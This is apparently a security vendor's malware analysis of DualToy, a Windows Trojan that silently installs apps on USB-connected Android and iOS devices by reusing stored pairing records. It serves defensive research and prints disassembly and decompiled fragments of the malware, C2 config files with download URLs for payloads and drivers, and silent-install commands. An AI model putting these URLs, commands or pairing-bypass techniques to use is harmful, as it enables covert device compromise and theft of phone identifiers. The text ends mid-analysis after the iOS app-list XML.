DualToy: New Windows Trojan Sideloads Risky Apps to Android and iOS Devices

researchcenter.paloaltonetworks.com/2016/09/dualtoy-new-windows-trojan-sideloads-risky-apps-to-android-and-ios-devices/

Claud Xiao

September 13, 2016

By Claud Xiao

September 13, 2016 at 5:00 AM

Category: Malware, Unit 42

Tags: AceDeceiver, adb drivers, Android, apps, DualToy, iappstore, iOS, iTunes, mobile, Trojan

This post is also available in: 日本語 (Japanese)

Over the past two years, we've observed many cases of Microsoft Windows and Apple iOS malware designed to attack mobile devices. This attack vector is increasingly popular with malicious actors as almost everyone on the planet carries at least one mobile device they interact with throughout any given day. Thanks to a relative lack of security controls applied to mobile devices, these devices have become very attractive targets for a broad range of malicious actors. For example:

- WireLurker installed malicious apps on non-jailbroken iPhones
- Six different Trojan, Adware and HackTool families launched "BackStab" attacks to steal backup archives of iOS and BlackBerry devices
- The HackingTeam's RCS delivered its Spyware from infected PCs and Macs to jailbroken iOS devices and BlackBerry phones

Recently, we discovered another Windows Trojan we named "DualToy" which side loads malicious or risky apps to both Android and iOS devices via a USB connection.

When DualToy began to spread in January 2015, it was only capable of infecting Android devices. However, within six months the malicious actors added the capability to infect iOS devices. DualToy is still active and we have detected over 8,000 unique samples belonging to this Trojan family to date. It mainly targets Chinese users, but has also successfully affected people and organizations in the United States, United Kingdom, Thailand, Spain, and Ireland.

In addition to found in traditional Windows PC malware such as process injection, modifying browser settings, displaying advertisements et al, DualToy also performs the following activities on Android and iOS devices:

- Downloads and installs Android Debug Bridge (ADB) and iTunes drivers for Windows
- Uses existing pairing/authorization records on infected PCs to interact with Android and/or iOS devices via USB cable
- Downloads Android apps and installs them on any connected Android devices in the background, where the apps are mostly Riskware or Adware
- Copies native code to a connected Android device and directly executes it, and activates another custom to obtain root privilege and to download and install more Android apps in the background
- Steals connected iOS device’s information including IMEI, IMSI, ICCID, serial number and phone number
- Downloads an iOS app and installs it to connected iOS devices in the background; the app will ask for an Apple ID with password and send them to a server without user’s knowledge (just like AceDeceiver)

Several years ago, Android and iOS began requiring user interaction to authorize a device to pair to another device to prevent the kind of sideloading attack used by DualToy. However, DualToy assumes any physically connected mobile devices will belong to the same owner as the infected PC to which they are connected, which means the pairing is likely already authorized. DualToy tries to reuse existing pairing records to directly interact with mobile devices in the background. Although this attack vector’s capability can be further limited by additional mechanisms (e.g., ADB enabling, iOS sandbox) which make this threat not so severe, DualToy reminds us again how attackers can use USB sideloading against mobile devices and how malware can be spread between platforms.


Infecting Android Devices

Almost all samples of DualToy are capable of infecting Android devices connected with the compromised Windows PC via USB cable. This functionality is usually implemented in a module named NewPhone.dll, DevApi.dll or app.dll.

DualToy assumes ADB is enabled on the connected Android device. If ADB isn't enabled (which is the default option), the . However, some users, especially those who want to install Android apps from a PC or Mac, or who want to do advanced operations with their Android devices, This is because ADB is both the only official interface for a Windows or Mac computer to operate an Android device via USB and it is a debugging interface.

Install ADB drivers

Once loaded, the module will first download universal Windows ADB drivers from its C2 server (e.g., from http[:]//www.zaccl.com/tool/new_tool.zip) and install them.



```
Archive:  common64.zip   6388983 bytes   15 files
drwx---     6.3 fat        0 bx stor 31-Jul-15 16:10 amd64/
-rw-a--     6.3 fat      236 bx defN 16-Sep-13 15:49 amd64/NOTICE
-rw-a--     6.3 fat  1721576 bx defN 16-Sep-13 15:49 amd64/WdfCoInstaller01009.dll
-rw-a--     6.3 fat  1002728 bx defN 16-Sep-13 15:49 amd64/winusbcoinstaller2.dll
-rw-a--     6.3 fat  2152176 bx defN 16-Sep-13 15:49 amd64/WUDFUpdate_01009.dll
-rw-a--     6.3 fat     9139 bx defN 16-Sep-13 15:49 androidwinusba64.cat
-rw-a--     6.3 fat     2954 bx defN 31-Jul-15 16:11 android_winusb.inf
-rw-a--     6.3 fat       32 bx stor 16-Sep-13 15:49 init.xml
-rw-a--     6.3 fat    16444 bx defN 16-Sep-13 15:49 source.properties
-rw-a--     6.3 fat    42536 bx defN 16-Sep-13 15:49 usb.inf
-rw-a--     6.3 fat    98816 bx defN 16-Sep-13 15:49 USBCCGP.SYS
-rw-a--     6.3 fat   343040 bx defN 16-Sep-13 15:49 USBHUB.SYS
-rw-a--     6.3 fat    91648 bx defN 16-Sep-13 15:49 USBSTOR.SYS
-rw-a--     6.3 fat  1490656 bx defN 16-Sep-13 15:49 WdfCoInstaller01007.dll
-rwxa--     6.3 fat    16384 bx defN 16-Sep-13 15:49 x64InstallProcess.exe
15 files, 6988365 bytes uncompressed, 6386787 bytes compressed:  8.6%
```


Figure 1 Windows ADB driver files downloaded from the C2 server

Then, some variants will directly drop a file named adb.exe which is the standard ADB Windows client. Other variants have compiled the ADB client's source code into the module so that they could also perform ADB operations. Instead of adb.exe, the newest variant will drop tadb.exe, a customized ADB client from Tencent's Android management software.

Note that since version 4.2 (released in early 2013), Android requires a user's manual confirmation to authorize a PC before building an ADB session. This was designed to prevent attacks such as sideloading apps via USB. However, if a user has authorized his PC in the past, the related key files will be stored in the %HOME%/.android directory on the PC. DualToy reuses these key files to bypass the intended security check.

Download and install apps

After the ADB environment is set up, DualToy will wait for an Android device to connect via USB. Once connected, it will fetch a list of URLs from the C2 server, download the apps, and install them on Android device in the background via the "adb.exe install" command.



```
<?xml version="1.0" encoding="gb2312" ?>
<m>
<i n="xiaoxingxing_3325_60_1.apk" u="http://d.wht.cn/files/down/apk/xiaoxingxing_3325_60_1.zip" s="" r="0"/>
<i n="xbsgrzksb_WXJ2016_237.apk" u="http://d.wht.cn/files/down/apk/xbsgrzksb_WXJ2016_237.zip" s="" r="0"/>
<i n="ditiepaoku-WXJ2016_230.apk" u="http://d.wht.cn/files/down/apk/ditiepaoku-WXJ2016_230.zip" s="" r="0"/>
<i n="yinghuafeibuyuWXJ_204.apk" u="http://d.wht.cn/files/down/apk/yinghuafeibuyuWXJ_204.zip" s="" r="0"/>
<i n="fengkuangdayingjia01.apk" u="http://d.wht.cn/files/down/apk/fengkuangdayingjia01.zip" s="" r="0"/>
</m>
```

Figure 2 Android app downloading URLs on the C2 server





Figure 3 Apps installed on the Android device by DualToy

Figure 3 shows the apps downloaded and installed by DualToy. They're all games which use Chinese as the default language, and none of them are available in the official Google Play store.


Install and execute binary code

In a recent variant, DualToy will download a PE executable named "appdata.exe" as well as an ELF executable file named "guardmb" from the C2 server. The appdata.exe file was compiled from ADB's source code with some customizations -- DualToy will execute it with the command line "appdata.exe shell am start". When invoked by this command line, the appdata.exe copies the guardmb file to connected Android device's /data/local/tmp directory, and executes it.



```
mov     eax, dword ptr ds:aShell ; "shell"
mov     ecx, [esp+158h+var_138]
mov     [ecx], eax
movzx   edx, word ptr ds:aShell+4 ; "l"
mov     eax, [esp+158h+var_138]
mov     [eax+4], dx
mov     edi, [esp+158h+var_134]
mov     ecx, 6
mov     esi, offset a_DataLocalTmpG ; "./data/local/tmp/guardmb"
rep movsd
lea     ecx, [esp+158h+var_138]
push    ecx
push    2
movsb
call    adb_commandline
```

Figure 4 appdata.exe executes guardmb on the Android device




```
            j_j_sprintf(&v14, "am startservice -n %s", v2);
            j_j_system(&v14);
            j_j_printf(
              "wake up my service %s %s %d \n",
              "D:/7to/rootangle/20140429_/jni/test/testmb.c",
              "main",
              113,
              v9);
          }
          j_j_pclose(v10);
          j_j_sleep(v4);
        }
        j_j_perror("Faild to popen\n");
        v7 = 1;
      }
      j_j_exit(v7);
    }
    v2 = (int)"com.home.micorsoft/com.home.micorsoft.service.BootWakeService";
```

Figure 5 guardmb starts a specific service on the Android device

The guardmb file is an ELF executable for ARM architecture. Its functionality is simple – execute Android's system command "am" to start the service "com.home.micorsoft.service.BootWakeService". Guardmb also specified the same service was implemented in a third party app with package name of "com.home.micorsoft".

During the analysis, we weren't able to find the "com.home.micorsoft" app. However, we discovered another Android app with a similar package name "com.mgr.micorsoft". Due to the same typo ("micorsoft") and same binary code fingerprints, we believe these two apps have the same sources and likely have identical functionalities.

The app embedded a modified SU daemon program which was re-compiled from SuperSU project's source code. We named this specific Android Trojan "RootAngel". After the service is started by guardmb, and install the SU daemon. It will also connect with its C2 server, download more Android apps and install them in background through "pm install" command.



```
String apk = com.mgr.micorsoft.e.c.get_apk_name(((com.mgr.micorsoft.b.a)object0).b());
if(new File(String.valueOf(com.mgr.micorsoft.e.b.download_dir) + apk).exists()
        ) {
    Utils.get_instance();
    if(Utils.is_xuv_installed()) {
        f0 = e.xuv_exec("pm install -r " + com.mgr.micorsoft.e.b.download_dir + apk,
                true);
        if(f0.b != null && ((f0.b.contains("Success")) || (f0.b.contains("success")))
                ) {
            System.out.println(String.valueOf(((com.mgr.micorsoft.b.a)object0).c())
                    + "xuv安装成功");
```

Figure 6 RootAngel installs Android apps downloaded from the C2 server

Infecting iOS Devices


We observed the first sample of DualToy capable of infecting iOS devices on June 7, 2015 (SHA-256: f2efc145d7d49b023d97a5857ad144dd03a491b85887312ef401a82b87fb1b84). Later in 2016, a new variant appeared. Our analysis below focuses primarily on the first variant.

During execution, the sample will drop some PE and .ini files. Among them, insapp.dll is the module used to infect an iOS device. It was developed using Delphi and C++ and then packed with a standard UPX packer. There's another file, insapp.ini, which contains configurations including URLs to download iTunes drivers as well as iOS apps to install.

Download and install iTunes


After being loaded, the insapp.dll will check whether iTunes is installed on the infected computer. If not, it will download two MSI format installers from its C2 server. For example, for a 64-bit Windows PC, "AppleMobileDeviceSupport64.msi" and "AppleApplicationSupport64.msi" will be downloaded. These two installers are part of Apple's official iTunes for Windows software that contains all necessary driver files that iTunes uses to interact with iOS devices.

After that, DualToy will execute "msiexec.exe" to install the installers shown in Figure 8 in background via the "/qn" parameter.



```
[Config]

IPhoneDevDriver32DownUrl=http://www.zaccl.com/tool/apple/AppleMobileDeviceSupport32.msi

IPhoneDevDriver32FileHash=38A894DE

IPhoneAppDriver32DownUrl=http://www.zaccl.com/tool/apple/AppleApplicationSupport32.msi

IPhoneAppDriver32FileHash=50C6CCD7

IPhoneDevDriver64DownUrl=http://www.zaccl.com/tool/apple/AppleMobileDeviceSupport64.msi

IPhoneDevDriver64FileHash=8C544EDD

IPhoneAppDriver64DownUrl=http://www.zaccl.com/tool/apple/AppleApplicationSupport64.msi

IPhoneAppDriver64FileHash=50C6CCD7

AppXmlUrl=http://www.zaccl.com/tool/apple/wj_app.xml

Agent_Id=dt_phone
```

Figure 7 The config file specifies URLs of the iTunes installer and iOS app(s)




```
                                         ; DATA XREF: sub_4809CC+60'o
                dd 15                    ; Len
                db 'DevDriver64.msi',0   ; Text
_str_AppDriver64_msi dd 0FFFFFFFFh           ; _top
                                         ; DATA XREF: sub_4809CC+85'o
                dd 15                    ; Len
                db 'AppDriver64.msi',0   ; Text
_str_______________5 dd 0FFFFFFFFh             ; _top
                                         ; DATA XREF: sub_4809CC:loc_480ADB'o
                                         ; sub_4809CC:loc_480C8E'o
                dd 18                    ; Len
                db '‹ηΏ',0; Text
                align 4
_str_msiexec_exe__i_ dd 0FFFFFFFFh           ; _top
                                         ; DATA XREF: sub_4809CC+12C'o
                                         ; sub_4809CC+155'o
                                         ; sub_4809CC+2DF'o
                                         ; sub_4809CC+308'o
                dd 23                    ; Len
                db 'msiexec.exe /i "%s" /qn',0; Text
```

Figure 8 DualToy install iTunes installers via msiexec.exe

Operate iOS devices


In order to operate iOS devices through installed iTunes drivers, DualToy reused an open source project “iphonetunnel-usbmuxconnectbyport”. Using this, DualToy invokes APIs in iTunes’ iTunesMobileDevice.dll file via reflection, so that it can interact with iOS devices just like iTunes does.



```
call    SetDllDirectoryW
lea     eax, [ebp+var_18]
mov     ecx, offset aItunesmobilede ; "iTunesMobileDevice.dll"
mov     edx, [ebp+var_8]
call    @System@@WStrCat3$qqrr17System@WideStringx17System@WideStringt2
mov     eax, [ebp+var_18]
call    @System@@WStrToPWChar$qqrx17System@WideString ; System::__linkpr
push    eax             ; lpLibFileName
call    LoadLibraryW
mov     edi, eax
mov     [ebx+18h], edi
test    edi, edi
jz      loc_47DDFA
mov     ecx, offset aAmdevicenotifi ; "AMDeviceNotificationSubscribe"
mov     eax, [esi]
lea     edx, [eax+14h]
mov     eax, edi        ; hModule
call    get_proc_address
test    al, al
jz      loc_47DDFA
mov     ecx, offset aAmdevicenoti_0 ; "AMDeviceNotificationUnsubscribe"
mov     eax, [esi]
lea     edx, [eax+18h]
mov     eax, [ebx+18h]  ; hModule
call    get_proc_address
```

Figure 9 DualToy reflects symbols from iTunesMobileDevice.dll

DualToy will watch for USB connections. Once there’s a valid iOS device connected, it will try to connect to it using iTunes APIs. Like Android, Apple also introduced manual user authorization starting with iOS 7 to prevent sideloading. As it does with Android devices, DualToy will check whether the iOS device was previously paired so that it can reuse existing pairing record (Figure 10).




```
                         ; CODE XREF: start_instproxy_service+33↑j
mov     eax, [edi+8]
push    eax
mov     eax, [esi]
call    dword ptr [eax+2Ch] ; AMDeviceIsPaired
pop     ecx
mov     ebp, eax
mov     [edi+4Ch], ebp
test    ebp, ebp
jnz     short loc_47C228
mov     eax, [edi+8]
push    eax
mov     eax, [esi]
call    dword ptr [eax+20h] ; AMDeviceDisconnect
pop     ecx
xor     eax, eax
mov     [edi+5Ch], eax
xor     eax, eax
mov     [edi+60h], eax
jmp     loc_47C397
```

Figure 10 DualToy checks whether the device was paired by owner before

Steal iOS device information

After successfully connecting with an iOS device, DualToy will collect device and system information, encrypt them and send to its C2 server. The collected information includes:

- Device name, type, version and model number
- Device UUID and serial number
- Device baseband version, system build version, and firmware version
- Device IMEI
- SIM card’s IMSI and ICCID
- Phone number




```
mov     edx, [ebx+8]
mov     ecx, offset _str_InternationalMo.Text ; InternationalMobileEquipmentIdentity
mov     eax, ebx
call    am_device_copy_value
mov     edx, [ebp+var_2C]
lea     eax, [ebx+30h]
call    @System@@LStrAsg$qqrpvpxv ; System::__linkproc__ LStrAsg(void *,void *)
lea     eax, [ebp+var_30]
push    eax
mov     edx, [ebx+8]
mov     ecx, offset _str_IntegratedCircu.Text ; IntegratedCircuitCardIdentity
mov     eax, ebx
call    am_device_copy_value
mov     edx, [ebp+var_30]
lea     eax, [ebx+34h]
call    @System@@LStrAsg$qqrpvpxv ; System::__linkproc__ LStrAsg(void *,void *)
lea     eax, [ebp+var_34]
push    eax
mov     edx, [ebx+8]
mov     ecx, offset _str_InternationalMo_0.Text ; InternationalMobileSubscriberIdentity
mov     eax, ebx
call    am_device_copy_value
```

Figure 11   DualToy collects iOS device information


Download and install app

In addition to collecting device information, DualToy also tries to download IPA file(s) from the C2 server and install them on the connected iOS device. The URL it used to fetch the downloading list is http://www.zaccl[.]com/tool/apple/wj_app.xml. During our analysis in April and in August 2016, this URL always returned a single file, “kuaiyong.ipa”. After downloading it, DualToy will copy the IPA file via the AFC service to the iOS device’s /var/mobile/Media/PublicStaging directory, and then install it via the installation_proxy service.



```
<?xml version="1.0" encoding="utf-8" ?>
<Apple>
    <i x="11" n="kuaiyong.ipa" u="http://www.zaccl.com/apple/kuaiyong.ipa" s="" r="0" c="1D3428DE" />
</Apple>
```

